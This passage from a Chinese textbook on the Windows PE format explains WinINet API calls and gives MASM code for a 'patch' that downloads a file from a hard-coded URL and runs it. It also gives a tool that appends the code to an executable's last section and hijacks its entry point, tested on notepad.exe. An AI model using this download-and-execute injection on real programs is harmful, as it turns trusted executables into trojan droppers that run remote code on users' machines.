该函数可用来改变各种Internet设置及当前网络进程的参数。完整定义如下：

```
BOOL InternetSetOption(
__in HINTERNET hInternet,//操作句柄
__in DWORD dwOption,//设定的参数
__in LPVOID lpBuffer,//存放设置参数或返回结果的缓冲区
__in DWORD dwBufferLength//缓冲区尺寸
);
```

函数参数解释如下：

1）dwOption：要设置的连接Internet的选项。表17-3中列出一些常用的选项，由于这些选项比较多，具体的信息请参照MSDN。

表 17-3　参数 dwOption 常用值

值	常量符号	描述
0x01	INTERNET_OPTION_CALLBACK	设置回调函数
0x02	INTERNET_OPTION_CONNECT_TIMEOUT	设置连接请求的超时时间
0x03	INTERNET_OPTION_CONNECT_RETRIES	连接失败尝试次数，默认为 5
0x06	INTERNET_OPTION_CONTROL_RECEIVE_TIMEOUT	接收超时设置
0x26	INTERNET_OPTION_PROXY	代理设置
0x27	INTERNET_OPTION_SETTINGS_CHANGED	强制更新
0x2b	INTERNET_OPTION_PROXY_USERNAME	连接代理服务器用户名
0x2c	INTERNET_OPTION_PROXY_PASSWORD	连接代理服务器密码
0x3b	INTERNET_OPTION_HTTP_VERSION	测试 HTTP 版本信息
0x4b	INTERNET_OPTION_PER_CONNECTION_OPTION	定义一个特定的连接类别

2）lpBuffer：指向包含选项设置的内容的一个指针。

3）dwBufferLength：缓冲区尺寸。

4）返回值：如果成功，就返回TRUE。

4.函数InternetOpenUrl

本函数用于打开一个URL地址指定的文件。函数完整定义如下：

```
HINTERNET InternetOpenUrl(
HINTERNET hInternet,//句柄
LPCTSTR lpszUrl,//打开URL地址
LPCTSTR lpszHeaders,//头部
DWORD dwHeadersLength,//头部长度
DWORD dwFlags,//打开URL地址的属性
DWORD_PTR dwContext//环境变量
);
```

函数参数解释如下：

1）hInternet：当前的Internet会话句柄。句柄必须由前期的InternetOpen调用返回。

2）lpszUrl：一个空字符结束的字符串变量的指针，用以标识要读取的网址。只有以"ftp:"、"gopher:"、"http:"或者"https:"开头的网址被支持。

3）lpszHeaders：一个空字符结束的字符串变量的指针，指定发送到HTTP服务器的头信息。

4）dwHeadersLength：额外的头的大小，以字节为单位。

5）dwFlags：标志字。此参数可为下列值之一：

INTERNET_FLAG_EXISTING_CONNECT：如果此次访问和上一次访问使用了相同的属性，则会尝试使用已有的InternetConnect对象。这只对FTP操作有用，因为FTP是唯一在同一会话中执行多种操作的协议。WinINet API为每个由InternetOpen产生的HINTERNET保存一个独立的句柄。函数InternetOpenUrl和InternetConnect则使用此标志建立HTTP和FTP连接。

INTERNET_FLAG_HYPERLINK：当决定要从网络重载时，如果服务器没有返回Expirestime和LastModified，那么强制重载。

INTERNET_FLAG_IGNORE_REDIRECT_TO_HTTP：禁用检测从HTTPS到HTTP地址的重定向。当该标志被使用时，WinINet允许透明地重定向从HTTPS到HTTP的访问地址。

INTERNET_FLAG_IGNORE_REDIRECT_TO_HTTPS：禁用检测从HTTP到HTTPS地址的重定向。当该标志被使用时，WinINet允许透明地

重定向从HTTP到HTTPS的访问地址。

INTERNET_FLAG_NEED_FILE：如果要创建的文件不能被缓存，则创建临时文件。

INTERNET_FLAG_NO_AUTH：不试图自动验证。

INTERNET_FLAG_NO_AUTO_REDIRECT：不自动处理HttpSendRequest中的重定向。

INTERNET_FLAG_NO_CACHE_WRITE：不添加返回实体到缓存。

INTERNET_FLAG_NO_COOKIES：不会自动添加的Cookie头到请求，并且不自动添加返回的Cookies到Cookie数据库。

INTERNET_FLAG_NO_UI：禁用Cookie的对话框。

INTERNET_FLAG_PRAGMA_NOCACHE：即使代理中存在缓存副本，也强制要求由源服务器返回。

INTERNET_FLAG_RELOAD：从源服务器强制下载所要求的文件、对象或目录列表，而不是从缓存下载。

INTERNET_FLAG_RESYNCHRONIZE：重新加载的HTTP资源，如果资源在最后一次下载后已被修改，所有FTP和Gopher资源将被重载。

INTERNET_FLAG_SECURE：使用安全传输语义。表示这次传输将使用安全套字节层/专用通信技术（SSL/PCT），这只有在HTTP请求时有意义。

6）dwContext：指向应用程序定义的某个值，它将随着返回的句柄，一起传递给回调函数。

7）返回值：如果已成功建立到FTP、Gopher或HTTP URL的连接，返回一个有效的句柄；如果连接失败，则返回NULL。

要检索特定的错误息，请使用函数GetLastError。要确定为什么对服务器的请求被拒绝，可以调用函数InternetGetLastResponseInfo。

5.函数HttpQueryInfo

该函数返回一个与HTTP请求关联的信息头。函数完整定义如下：

```
BOOL HttpQueryInfo(
__in HINTERNET hRequest,//句柄
__in DWORD dwInfoLevel,//修改请求用的属性和标识符的组合
__inout LPVOID lpvBuffer,//接收请求信息的缓冲区
__inout LPDWORD lpdwBufferLength,//缓冲区长度
```

```
__inout LPDWORD lpdwIndex//指向一个基于0的头索引
);
```

函数参数解释如下：

1）hRequest：由HttpOpenRequest或InternetOpenUrl函数返回的句柄。

2）dwInfoLevel：属性和标识符的组合，用来修改请求。

3）lpvBuffer：指向一个缓冲的指针，该缓冲接收请求的信息。注意，该参数绝对不能为NULL。

4）lpdwBufferLength：指向一个变量的指针，该变量包含lpvBuffer参数指向的缓冲大小。当函数成功返回时，该变量包含了写入缓冲区的字节数。对于字符串，字节数量不包含结尾的NULL字符。当函数以ERROR_INSUFFICIENT_BUFFER而失败时，变量指向一个足够承载所需信息的缓冲区大小。主调用程序可以利用再次对该函数的调用为缓冲分配足够的空间。

5）lpdwIndex：指向一个基于0的头索引，用来枚举相同名字情况下多个头信息。当调用该函数时，该参数存储的是头的索引；当函数返回时，该参数是下一个头的索引。如果下一个索引不能找到，则返回ERROR_HEADER_NOT_FOUND。

6）返回值：如果成功，返回TRUE；如果失败，返回FALSE。

6.函数InternetReadFile

本函数用于读取网络上指定URL的文件。函数完整定义如下：

```
BOOL WINAPI InternetReadFile(
HINTERNET hFile,//网络文件句柄
LPVOID lpBuffer,//存储下载内容的缓冲区
DWORD dwNumberOfBytesToRead,//要读取的字节长度
LPDWORD lpdwNumberOfBytesRead//读到的字节长度
);
```

函数参数解释如下：

1）hFile：通过函数InternetOpenUrl、FtpOpenFile或HttpOpenRequest返回的合法的网络文件句柄。

2）lpBuffer：本地定义的用来存储读取到内容的缓冲区。

3）dwNumberOfBytesToRead：要读取的字节数。

4）lpdwNumberOfBytesRead：返回实际读取的字节数。

5）返回值：如果为TRUE，表示成功；否则，表示失败。

7.函数InternetCloseHandle

该函数用于关闭已打开的Internet文件。完整定义如下：

```
BOOL InternetCloseHandle(
__in HINTERNET hInternet//要关闭的文件句柄
);
```

函数参数解释如下：

1）hInternet：要关闭的文件句柄。

2）返回值：如果成功关闭，则返回TRUE；否则返回FALSE，表示关闭失败。

17.1.2　补丁功能的预演代码

如果直接编写补丁程序，需要通过补丁工具将补丁程序嵌入到目标PE文件中才能进行测试，这种方法不利于对程序的调试和纠错；因此，对于相对复杂的补丁程序的编写，应该先从它的功能代码开始。方法是编写一个简单的功能预演代码，该预演代码能够实现补丁程序应具备的所有功能；通过对预演代码的调试，能及时方便地发现代码中存在的错误并改正。当所有代码逻辑都没有问题以后，再着手编写补丁程序。代码清单17-1是实现目标补丁的功能代码（注意，这不是补丁程序）。

代码清单17-1　网络下载器的补丁程序预演版（chapter17\a\download.asm）

```
;------------------------
;下载器（该源代码为功能的预演版）
;未使用补丁程序编写规范
;戚利
;2011.2.25
;------------------------
.386
.model flat,stdcall
option casemap:none
include windows.inc
include user32.inc
includelib user32.lib
include kernel32.inc
includelib kernel32.lib
include wininet.inc
includelib wininet.lib
.code
jmp start
szText db 'HelloWorld',0
lpCN db 256 dup(0)
lpDWFlag dd ?
szTempPath db '.',0
szAppName db 'Shell',0
lpszURL db 'http://www.jntljdx.com/downloadfile/gz.doc',0
hInternet dd ?
hInternetFile dd ?
hThreadID dd ?
;代码段
.code
;-----------------------
;线程函数，下载并运行
;参数_lpURL指向要下载的文件
;-----------------------
_downAndRun proc _lpURL
local @szFileName [256]:byte
```

```
local @dwBuffer,@dwNumberOfBytesWritten,@dwBytesToWrite
local @lpBuffer [200h]:byte
local @hFile
local @stStartupInfo:STARTUPINFO
local @stProcessInformation:PROCESS_INFORMATION
invoke GetTempFileName,addr szTempPath,NULL,\
0,addr @szFileName
invoke InternetOpen,offset szAppName,\
INTERNET_OPEN_TYPE_PRECONFIG,NULL,NULL,0
.if eax!=NULL
mov hInternet,eax
;设置链接超时值和接收超时值
invoke InternetSetOption,hInternet,\
INTERNET_OPTION_CONNECT_TIMEOUT,addr @dwBuffer,4
invoke InternetSetOption,hInternet,\
INTERNET_OPTION_CONTROL_RECEIVE_TIMEOUT,\
addr @dwBuffer,4
;用当前参数打开URL
invoke InternetOpenUrl,hInternet,_lpURL,NULL,NULL,\
INTERNET_FLAG_EXISTING_CONNECT,0
.if eax!=NULL
mov hInternetFile,eax
mov @dwNumberOfBytesWritten,200h
;读HTTP文件头
invoke HttpQueryInfo,hInternetFile,HTTP_QUERY_STATUS_CODE,\
addr @lpBuffer,addr @dwNumberOfBytesWritten,0
.if eax!=NULL
;打开临时文件准备写
invoke CreateFile,addr @szFileName,GENERIC_WRITE,\
0,NULL,OPEN_ALWAYS,0,0
.if eax!=0FFFFFFFFh
mov @hFile,eax
.while TRUE
mov @dwBytesToWrite,0
;读网络文件数据
invoke InternetReadFile,hInternetFile,addr @lpBuffer,\
200h,addr @dwBytesToWrite
.break.if(!eax)
.break.if(@dwBytesToWrite == 0)
;写入文件
invoke WriteFile,@hFile,addr @lpBuffer,
@dwBytesToWrite,addr @dwNumberOfBytesWritten,0
.endw
invoke SetEndOfFile,@hFile
invoke CloseHandle,@hFile
.endif
.endif
invoke InternetCloseHandle,hInternetFile
.endif
invoke InternetCloseHandle,hInternet
.endif
;运行下载的文件
invoke GetStartupInfo,addr @stStartupInfo
invoke CreateProcess,NULL,addr @szFileName,NULL,NULL,FALSE,\
```

```
98 NORMAL_PRIORITY_CLASS,NULL,NULL,\
99 addr @stStartupInfo,\
100 addr @stProcessInformation
101 .if eax == 0
102 invoke CloseHandle,@stProcessInformation.hThread
103 invoke CloseHandle,@stProcessInformation.hProcess
104 .endif
105 ret
106 _downAndRun endp
107
108
109 start:
110 ;测试网络是否连通
111 .while TRUE
112 invoke Sleep,1000 ;睡眠1秒
113 invoke InternetGetConnectedStateEx,\
114 addr lpDWFlag,\
115 addr lpCN,256,0
116 .break.if eax
117 .endw
118 invoke _downAndRun,addr lpszURL
119 db 0E9h,0ffh,0ffh,0ffh,0ffh
120 end start
```

行110～117是一个循环，主要用来测试网络是否联通。如果联通，则开始下载由URL地址指定的网络文件。下载时，每次读取200h个字节，并写入到预先生成的临时文件中；最后，通过调用CreateProcess函数来运行下载后的程序。

本程序试图联接www.jntljdx.com网站，并从该网站下载文件gz.doc。

注意　在实际测试中，读者可以在互联网的某个网站上部署一个可执行文件，然后修改代码中指定要下载的URL地址。

17.1.3　补丁程序的源代码

经过补丁功能代码的反复调试，如果没有错误，则可以进行补丁代码的编写。代码清单17-2是网络文件下载器的补丁代码，使用了本书13.3节介绍的嵌入补丁框架。这里只选取其中的一小部分，完整的补丁程序请参考随书文件chapter17\a\patch.asm。

代码清单17-2　从网络下载文件的补丁代码片断（chapter17\a\patch.asm）

```
_patchFun proc _kernel,_getAddr,_loadLib
;------------------------------------------------------
;补丁功能代码局部变量定义
;------------------------------------------------------
pushad
;测试网络是否连通
.while TRUE
push 1000
mov edx,_sleep [ebx] ;睡眠1秒
call edx
push 0
push 256
mov edx,offset lpCN
add edx,ebx
push edx
mov edx,offset lpDWFlag
add edx,ebx
push edx
mov edx,_internetGetConnectedStateEx [ebx] ;测试网络连通状态
call edx
.break.if eax
.endw
mov edx,offset lpszURL
add edx,ebx
push edx
mov edx,offset _downAndRun ;下载文件并执行
add edx,ebx
call edx
popad
ret
_patchFun endp
```

补丁代码和功能代码在逻辑思路上是完全一致的，所不同的是代码的表现方法。在补丁代码中使用了重定位技术和动态加载技术，所以，对每个函数的调用就相对复杂一些。如测试网络连通状态的代码在补丁功能代码中只有一行：

```
invoke InternetGetConnectedStateEx,addr lpDWFlag,addr lpCN,256,0
```

而在补丁代码中则需要很多行，如下所示：

```
push 0
push 256
mov edx,offset lpCN
add edx,ebx
push edx
mov edx,offset lpDWFlag
add edx,ebx
push edx
mov edx,_internetGetConnectedStateEx [ebx] ;测试网络连通状态
call edx
```

其他函数的调用方法类似于对函数InternetGetConnectedStateEx的调用，不再累述。

17.1.4　目标PE结构

在PE最后一节中插入程序后PE文件的结构如图17-1所示。




图　17-1　最后一节插入程序后的目标PE结构

如图所示，附加代码即为补丁字节码，添加到目标PE文件末尾作为最后一节的一部分。图中标识的各变量解释（这些变量在补丁工具代码中被定义）如下：

dwLastSectionAlignSize：最后一节对齐后的尺寸（含嵌入的补丁字节码）。

dwNewFileSize：补丁后的目标PE文件的总大小。

dwLastSectionStart：最后一节起始位置在文件中的偏移量。

@dwFileSize1：目标PE最后一节未对齐时的大小（此大小不包含补丁代码）。

dwNewFileAlignSize：附加代码在文件中的起始位置。

17.2　开发补丁工具

下面将介绍在PE最后一节中插入程序的补丁工具的开发。和前几章的补丁工具类似，本节的补丁工具完成了对补丁代码的附加，以及对参数的修正操作。

17.2.1　编程思路

在PE最后一节中插入程序的基本思路如下：

步骤1　在PE文件的最后一节将补丁代码附加进去。

步骤2　修改最后一个节表的内容，主要是SizeOfRawData、PointerToRawData和Characteristics三个字段的值。

步骤3　修正PE文件头部的相关字段，这些字段包括：映像尺寸SizeOfImage、函数的入口地址AddressEntryPoint。

步骤4　修正嵌入补丁框架中E9指令的操作数，即代码中的跳转指令地址。

根据以上分析的编程思路，可以知道编写补丁工具的大致流程如下：

1）获得补丁代码段大小，因为假设补丁程序使用了嵌入框架，所以数据、代码均在代码段中，补丁程序没有数据段定义。

2）将目标文件按照文件对齐粒度对齐。这主要是为了防止有一些文件结尾时，不考虑对齐粒度，从而导致在最后一节添加内容时造成不对齐。

3）求最后一节在文件中的偏移。

4）求最后一节的大小并按照文件对齐粒度对齐。

5）计算出添加了补丁程序的新文件的大小（原文件对齐后的值＋补丁大小）。

6）按照计算出的新文件大小申请内存空间，并将原文件复制到申请的内存空间起始位置。

7）复制补丁代码到dwNewFileAlignSize处。

8）计算最后一节的SizeOfRawData和Misc的值，并更正；然后，设

置该节的属性为可执行、可读、可写，即0c0000060h。

9）修正文件头部关键字段SizeOfImage。

10）修正函数入口地址和嵌入补丁框架最后的E9转移指令的操作数。

11）将内存中的内容复制到磁盘文件中。

17.2.2 主要代码

本节补丁工具的编写借用了第2章介绍的通用窗口程序框架pe.asm，补丁工具的主要代码在函数_openFile中。代码清单17-3列出了本节补丁工具的主要代码。

代码清单17-3 补丁工具主要代码（chapter17\bind.asm）

```
;补丁代码段大小
invoke getCodeSegSize,@lpMemory
mov dwPatchCodeSize,eax
invoke wsprintf,addr szBuffer,addr szOut100,eax
invoke _appendInfo,addr szBuffer
;将文件大小按照文件对齐粒度对齐
invoke getFileAlign,@lpMemory1
mov dwFileAlign,eax
xchg eax,ecx
mov eax,@dwFileSize1
invoke _align
mov dwNewFileAlignSize,eax
invoke wsprintf,addr szBuffer,addr szOut121,@dwFileSize1,\
dwNewFileAlignSize
invoke _appendInfo,addr szBuffer
;求最后一节在文件中的偏移
invoke getLastSectionStart,@lpMemory1
mov dwLastSectionStart,eax
invoke wsprintf,addr szBuffer,addr szOut122,eax
invoke _appendInfo,addr szBuffer
;求最后一节大小
mov eax,dwNewFileAlignSize
sub eax,dwLastSectionStart
add eax,dwPatchCodeSize
;将该值按照文件对齐粒度对齐
mov ecx,dwFileAlign
invoke _align
mov dwLastSectionAlignSize,eax
invoke wsprintf,addr szBuffer,addr szOut123,eax
invoke _appendInfo,addr szBuffer
;求新文件大小
mov eax,dwLastSectionStart
add eax,dwLastSectionAlignSize
mov dwNewFileSize,eax
```

```
invoke wsprintf,addr szBuffer,addr szOut124,eax
invoke _appendInfo,addr szBuffer
;申请内存空间
invoke GlobalAlloc,GHND,dwNewFileSize
mov @hDstFile,eax
invoke GlobalLock,@hDstFile
mov lpDstMemory,eax ;将指针给@lpDst
;将目标文件复制到内存区域
mov ecx,@dwFileSize1
invoke MemCopy,@lpMemory1,lpDstMemory,ecx
;将补丁代码附加到最后一节中
invoke getCodeSegStart,@lpMemory
mov dwPatchCodeSegStart,eax
;复制补丁代码
mov esi,dwPatchCodeSegStart
add esi,@lpMemory
mov edi,lpDstMemory
add edi,dwNewFileAlignSize
mov ecx,dwPatchCodeSize
invoke MemCopy,esi,edi,ecx
;---------------------------到此为止，数据复制完毕
;修正
;计算SizeOfRawData
invoke _getRVACount,lpDstMemory
xor edx,edx
dec eax
mov ecx,sizeof IMAGE_SECTION_HEADER
mul ecx
mov edi,lpDstMemory
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew
add edi,sizeof IMAGE_NT_HEADERS
add edi,eax
assume edi:ptr IMAGE_SECTION_HEADER
mov eax,dwLastSectionAlignSize
mov [edi].SizeOfRawData,eax
;计算Misc值
invoke getSectionAlign,@lpMemory1
mov dwSectionAlign,eax
xchg eax,ecx
mov eax,dwLastSectionAlignSize
invoke _align
mov [edi].Misc,eax
;修改标志
```

```
mov eax,0c0000060h
mov [edi].Characteristics,eax
;计算VirtualAddress
mov eax,[edi].VirtualAddress ;取原始RVA值
mov dwVirtualAddress,eax
;修正函数入口地址
mov eax,dwNewFileAlignSize
invoke _OffsetToRVA,lpDstMemory,eax
mov dwNewEntryPoint,eax
mov edi,lpDstMemory
assume edi:ptr IMAGE_DOS_HEADER
add edi,[edi].e_lfanew
assume edi:ptr IMAGE_NT_HEADERS
mov eax,[edi].OptionalHeader.AddressOfEntryPoint
mov dwDstEntryPoint,eax
mov eax,dwNewEntryPoint
mov [edi].OptionalHeader.AddressOfEntryPoint,eax
mov eax,dwDstEntryPoint
sub eax,dwNewEntryPoint
mov dwEIPOff,eax
;修正SizeOfImage
mov eax,dwLastSectionAlignSize
mov ecx,dwSectionAlign
invoke _align
;获取最后一个节的VirtualAddress
add eax,dwVirtualAddress
mov [edi].OptionalHeader.SizeOfImage,eax
;修正补丁代码中的E9指令后的操作数
mov eax,lpDstMemory
add eax,dwNewFileAlignSize
add eax,dwPatchCodeSize
sub eax,5 ;eax指向了E9的操作数
mov edi,eax
sub eax,lpDstMemory
add eax,4
mov ebx,dwDstEntryPoint
invoke _OffsetToRVA,lpDstMemory,eax
sub ebx,eax
mov dword ptr [edi],ebx
pushad
invoke wsprintf,addr szBuffer,addr szOut112,ebx
invoke _appendInfo,addr szBuffer
popad
;将新文件内容写入到c:\bindC.exe
invoke writeToFile,lpDstMemory,dwNewFileSize
```

读者可自行比对补丁工具的编写流程和代码中的注释，辅助阅读该

部分代码。

17.2.3 运行测试

编译链接补丁工具代码，使用生成的bind.exe对记事本程序进行测试，相关文件在随书文件的目录chapter17\a中。以下是使用补丁工具对notepad.exe打补丁的运行结果：

```
补丁程序：D:\masm32\source\chapter17\a\patch.exe
目标PE程序：C:\notepad.exe
补丁代码段大小：0000078a
PE文件大小：00010400
对齐以后的大小：00010400
目标文件最后一节在文件中的起始偏移：00008400
目标文件最后一节对齐后的大小：00008800
新文件大小：00010c00
补丁代码中的E9指令后的操作数修正为：ffff3c14
```

注意　测试时要保证电脑已连接到互联网络，且在指定的服务器上放置了要下载并运行的程序。如果联网不成功，程序会进入死循环。读者可以根据实际需要对代码进行修正，如设置超时的时间等，以便让程序能对运行环境有更好的适应性。

17.3 小结

本章主要讨论了在PE最后一节附加代码的方法。相比前三章的方法，这种方法工作量最少、编码最简单、要修正的值也最少。所以，这种方法被广泛用于各种场合的静态补丁中。通过学习本章，读者还可以掌握编写复杂补丁程序的方法，即先编写补丁程序的功能预演代码，然后按照静态嵌入补丁框架的编写原则逐句进行修改。

至此，PE进阶部分就结束了。通过本阶段的学习，笔者希望大家能掌握编写补丁程序、实施PE变形、在目标PE中插入补丁程序等方法。接下来的内容实践性会更强，将会为读者提供几个有趣又实用的专题案例。

第三部分　PE的应用案例

第18章　EXE捆绑器

第19章　软件安装自动化

第20章　EXE加锁器

第21章　EXE加密

第22章　PE病毒提示器

第23章　破解PE病毒

第18章　EXE捆绑器

从本章开始，将围绕PE文件从不同角度分析几个应用实例。其中除了第20章的EXE加锁器采用了第16章介绍的补丁工具外，其他几个实例均采用第17章介绍的补丁工具，完成对目标PE的静态补丁操作。

本书8.4节介绍了一种通过附加资源文件的方式对文件进行捆绑的例子。本章使用补丁技术编写一个小工具，该工具可以将某个目录中的所有相关文件（含子目录中的文件）捆绑在一起，捆绑前还可以定义要运行的EXE序列。

EXE捆绑器允许用户将多个可执行文件及相关文件捆绑到一起，通过运行捆绑程序实现多个可执行文件的依次执行。本章将研究这种应用的编程方法。

18.1　基本思路

EXE捆绑是指将两个或多个可执行文件和非执行文件捆绑到一起的技术。捆绑的目的有三个：

减少某个待发布系统的独立文件的个数。

隐藏某些特殊用途的文件。

实现一些特殊功能，如本案例中通过捆绑实现了多个程序的顺序执行。

EXE捆绑器结合EXE加锁器（本书第20章讲述的内容）可以用于加密文件夹或文件。因为在捆绑过程中，可以指定被捆绑的文件中哪些需要运行，所以，该捆绑器还可以用于运行多个PE文件的批处理，通过依次运行多个文件（结合本书第19章讲述的软件安装自动化技术）则可以实现多个补丁的自动安装。

捆绑的实现方法有很多种，其中最常见有两种方法：

1）通过编写一个新的EXE程序，把要捆绑的所有文件以资源的方式进行，或者直接写在文件末尾来进行，运行时只需将文件提取出来依次运行即可。

2）通过直接修改第一个PE程序，将其他文件作为资源或直接写在文件末尾，通过在第一个PE程序中设置补丁程序的方式，依次运行多个程序。

本章将讲解第一种捆绑方法。

以下是本章要用到的几个程序，以及每个程序的相关说明：

hex2db：将字节码转变为汇编语言数据定义语句的小工具。

_host.exe：调度执行程序的模板，该文件最终嵌入到宿主程序中。

host.exe：宿主程序。是补丁程序的目标，用于存储_host.exe和其他要捆绑的文件。

bind.exe：捆绑器。负责执行捆绑，类似于进阶部分的补丁工具。

18.2 EXE执行调度机制

大部分情况下，被捆绑的文件集合中只有一个EXE文件是主运行文件。但也有例外，比如，有的用户会将多个程序捆绑起来，然后依次安装这些程序以提高计算机的安全性能，这时候就要用到EXE执行调度。EXE执行调度就是在捆绑前，指定补丁程序中要安装的程序的运行顺序，当被捆绑的程序被释放出来后，还要有一个进程专门负责调度这些程序按照先后顺序依次运行。要实现EXE同步执行，需要使用两个Windows API函数，它们分别是：

CreateProcess（创建进程函数）

WaitForSingleObject（等待指定进程结束）

18.2.1 相关API函数

EXE执行调度过程其实就是一个控制多个进程同步执行的过程。Windows API函数中给出了两个与进程控制有关的函数：创建进程函数CreateProcess和等待进程结束函数WaitForSingleObject。

1.创建进程函数CreateProcess

该函数用于完成一个进程的创建工作，函数原型定义如下：

```
BOOL CreateProcess(
LPCTSTR lpApplicationName,
LPTSTR lpCommandLine,
LPSECURITY_ATTRIBUTES lpProcessAttributes。
LPSECURITY_ATTRIBUTES lpThreadAttributes,
BOOL bInheritHandles,
DWORD dwCreationFlags,
LPVOID lpEnvironment,
LPCTSTR lpCurrentDirectory,
LPSTARTUPINFO lpStartupInfo,
LPPROCESS_INFORMATION lpProcessInformation
);
```

函数参数解释如下：

1）lpApplicationName：指向一个NULL结尾的、用来指定可执行模块的字符串。这个字符串可以是可执行模块的绝对路径，也可以是相对路径；在后一种情况下，函数使用当前驱动器和目录建立可执行模块的路径。如果该参数被设为NULL，可执行模块的名字必须处于lpCommandLine参数的最前面，并由空格符与后面的字符分开。被指定的模块可以是一个Win32应用程序，如果适当的子系统在当前计算机上可用的话，它也可以是其他类型的模块（如MS-DOS或OS/2）。在

Windows NT中，如果可执行模块是一个16位的应用程序，那么这个参数应该设置为NULL，并且应该在lpCommandLine参数中指定可执行模块的名称。

2）lpCommandLine：指向一个NULL结尾的、用来指定要运行的程序的命令行。如果该参数为空，那么函数将使用参数指定的字符串当做要运行的程序的命令行。如果lpApplicationName和lpCommandLine参数都不为空，那么lpApplicationName参数指定将要被运行的模块，lpCommandLine参数则指定将被运行的模块的命令行。新运行的进程可以使用GetCommandLine函数获得整个命令行。如果文件名不包含扩展名，那么.exe将被假定为默认的扩展名。如果文件名以一个点（.）结尾且没有扩展名，或文件名中包含路径，.exe将不会被加到后面。如果文件名中不包含路径，Windows将按照如下顺序寻找这个可执行文件：

当前应用程序的目录。

父进程的目录。

Windows系统目录，可以使用GetSystemDirectory函数获得。

Windows目录，可以使用GetWindowsDirectory函数获得这个目录。

列在PATH环境变量中的目录。

3）lpProcessAttributes：指向一个SECURITY_ATTRIBUTES结构体，这个结构体决定是否返回的句柄可以被子进程继承。如果lpProcessAttributes参数为空（NULL），那么句柄不能被继承。在Windows NT中，SECURITY_ATTRIBUTES结构的lpSecurityDescriptor成员指定了新进程的安全描述符，如果参数为空，新进程使用默认的安全描述符。

4）lpThreadAttributes：指向一个SECURITY_ATTRIBUTES结构体，这个结构体决定是否返回的句柄可以被子进程继承。如果lpThreadAttributes参数为空（NULL），那么句柄不能被继承。SECURITY_ATTRIBUTES结构的lpSecurityDescriptor成员指定了主线程的安全描述符，如果参数为空，主线程使用默认的安全描述符。

5）bInheritHandles：指示新进程是否从调用进程处继承了句柄。如果参数的值为TRUE，调用进程中的每一个可继承的打开句柄都将被子进程继承。被继承的句柄与原进程拥有完全相同的值和访问权限。

6）dwCreationFlags：指定附加的、用来控制优先级和进程的创建标志。该标志可以使用下面列出的方式的任意组合后指定。

CREATE_DEFAULT_ERROR_MODE。新的进程不继承调用进程的错

误模式，而使用当前默认的错误模式。应用程序可以调用SetErrorMode函数设置当前的默认错误模式。这个标志对于那些运行在没有硬件错误环境下的多线程外壳程序是十分有用的。对于CreateProcess函数，默认的行为是让新进程继承调用者的错误模式。

CREATE_NEW_CONSOLE。新的进程将使用一个新的控制台，而不是继承父进程的控制台。这个标志不能与DETACHED_PROCESS标志一起使用。

CREATE_NEW_PROCESS_GROUP。新进程将使一个进程树的根进程，进程树中的全部进程都是根进程的子进程。新进程树的用户标识符与这个进程的标识符是相同的，由lpProcessInformation参数返回。进程树经常使用GenerateConsoleCtrlEvent函数允许发送CTRL＋C或CTRL＋BREAK信号到一组控制台进程。

CREATE_SEPARATE_WOW_VDM。这个标志只有当运行一个16位的Windows应用程序时才是有效的（只适用于Windows　NT）。如果被设置，新进程将会在一个私有的虚拟DOS机（VDM）中运行。另外，默认情况下，所有的16位Windows应用程序都会在同一个共享的VDM中以线程的方式运行。单独运行一个16位程序的优点是：一个应用程序的崩溃只会结束这一个VDM的运行，其他那些在不同VDM中运行的程序会继续正常地运行。同样，在不同VDM中运行的16位Windows应用程序拥有不同的输入队列，这意味着，如果一个程序暂时失去响应，在独立的VDM中的应用程序能够继续获得输入。

CREATE_SHARED_WOW_VDM。这个标志只有当运行一个16位的Windows应用程序时才是有效的（只适用于Windows　　NT）。如果win.ini中的Windows段的DefaultSeparateVDM选项被设置为真，这个标志使得CreateProcess函数越过这个选项，并在共享的虚拟DOS机中运行新进程。

CREATE_SUSPENDED。新进程的主线程会以暂停的状态被创建，直到调用ResumeThread函数才被唤醒得以继续运行。

CREATE_UNICODE_ENVIRONMENT。如果被设置，由lpEnvironment参数指定的环境块使用Unicode字符；如果为空，环境块使用ANSI字符。

DEBUG_PROCESS。如果被设置，调用进程将被当做一个调试程序，并且新进程会被当做被调试的进程。系统把被调试程序发生的所有调试事件通知给调试器。如果你使用这个标志创建进程，只有调用进程（调用CreateProcess函数的进程）可以调用WaitForDebugEvent函数，动态补丁技术中经常会使用该标志打开一个调试进程。

DEBUG_ONLY_THIS_PROCESS。如果此标志没有被设置，且调用进程正在被调试，新进程将成为调试调用进程的调试器的另一个调试对

象。如果调用进程没有被调试，有关调试的行为就不会产生。

DETACHED_PROCESS。对于控制台进程，新进程没有访问父进程控制台的权限。新进程可以通过AllocConsole函数自己创建一个新的控制台。这个标志不可以与CREATE_NEW_CONSOLE标志一起使用。

dwCreationFlags参数还用来控制新进程的优先级等级。常用的优先级标志有四个：

IDLE_PRIORITY_CLASS只有在CPU时间将被浪费掉时（空闲时间）才执行，适合于系统监视软件、屏保等。

NORMAL_PRIORITY_CLASS默认等级。当进程变成前台进程时，线程优先级提升为9，进程变成后台时，降为7。

HIGH_PRIORITY_CLASS为了满足立即反应需要，例如，当使用者按下Ctrl＋Esc时立即把工作管理器调出。

